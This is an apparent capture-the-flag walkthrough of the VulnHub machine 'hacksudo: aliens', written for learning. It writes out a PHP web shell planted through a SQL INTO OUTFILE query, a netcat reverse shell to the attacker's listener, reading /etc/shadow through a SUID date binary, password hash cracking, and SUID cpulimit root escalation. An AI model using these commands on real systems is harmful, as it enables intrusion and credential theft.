
This vulnerable machine is located at: https://www.vulnhub.com/entry/hacksudo-aliens,676/

What I like to do first is create a directory for this box & copy over a preset for taking notes.
Next, I looked to see my IP and the IP of the “hacksudo: aliens” box using ip addr (tells my IP) and sudo arp-scan –localnet (tells box’s IP).

I set an IP variable using export IP="10.10.1.115". The set IP variable can always be checked by using echo $IP.

I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 22 (ssh), 80 (http), and port 9000 (http) are open.

I visited the website on port 80. After looking around for a bit, there is not much that I found.

I then went to the site on port 9000. This brought me to a login, which I will keep in mind for later incase credentials come up.

My next step was setting up a URL variable using export URL="http://10.10.1.115:80/" so I could try to enumerate for some more locations on the website. The URL variable can always be checked using echo $URL.

From here, I decided to try using dirb $URL -X ,.php,.html,.js,.txt to find some locations on the website and it brought back some.

I went to the /backup directory on the website and downloaded the “mysql.bak” to my folder (wget $URL/backup/mysql.bak can also be used for this). I also went to /images and downloaded the “sprites.png” using wget $URL/images/sprite.png. I looked into the other things, and the games are actual games that you can download. If you would want to get them, just do wget $URL/game.html and wget $URL/game.js.

I used cat mysql.bak to view the first file I downloaded. It gives a username and a password.

I went to the website on port 9000 and tried to log in with these credentials and it worked!

I clicked on SQL at the top and noticed it said I could run SQL queries on the server through this.

I typed SELECT "<?php system($_GET['cmd']);?>" INTO OUTFILE "/var/www/html/shell.php", which will create a file that I can access from the website. Once it was typed, I pressed Ctrl+Enter (as mentioned at the bottom of the page) to run the query.

I opened a listening terminal using the command nc -nvlp 4444. Since I created a file called shell.php with the SQL that get ‘cmd’, I knew I could create a terminal in my listener through the website. I accomplished this by adding “?cmd=” and then the command, nc 10.10.1.100 4444 -e /bin/bash, after that I wanted to execute. I opened “http://10.10.1.115/shell.php?cmd=nc 10.10.1.100 4444 -e /bin/bash” in a new tab in a browser. I hit enter and it looks like the webpage is loading, but in the listening terminal a shell was opened. Note that when it works correctly, the spaces will be replaced with ‘%20’ as shown below.

Next, in the listening terminal, I checked if there was python on the server and there was. I did python -c 'import pty;pty.spawn("/bin/bash")' to get a more bash-like shell.

I then checked for root permissions to see if there was anything out of the ordinary using find / -user root -perm -4000 -exec ls -ldb {} \;. The date file comes up, which is unusual.

I set a variable called LFILE to be the /etc/shadow file, LFILE=/etc/shadow. I then used date -f $LFILE to view this file, which (since it has root permissions) ends up revealing the whole file. I then copied the hash for root and hacksudo. I put them into a file called “hashes.txt”.


I then used john to try to crack the hashes, john --wordlist=/usr/share/wordlist/rockyou.txt hashes.txt. This brought back quickly what the password for hacksudo is. After a few minutes, there still was no password brought up for root, so I stopped the scan.
I then went back to the terminal that was on the server and used su hacksudo along with inputting the password to gain access to that account. I also checked if that user had any sudo permissions, and they did not.


Next, I went to the home of the user, cd ~, and used ls -lsa to see if there was anything. There was not much (I looked at aliens51 and there was nothing important), so then I used cd Desktop and ls -lsa to see if there was anything interesting on there. There was user.txt that if read (cat user.txt) gives the first flag.
Next, I decided to look in Downloads using cd ../Downloads and ls -la. I noticed there is cpulimits, which can be exploited. The exploit I use is from https://gtfobins.github.io/gtfobins/cpulimit/.

I use the SUID version, however I only use the second command from this because hacksudo does not have sudo permissions at all. The command ./cpulimit -l 100 -f -- /bin/sh -p deletes a process. I checked who I was using whoami and saw that I was now root.

Now that I am root, I used cd /root and ls -la. There is a root.txt, and when read, gives the final flag.

The box is complete!




 CyberArri
Leave a comment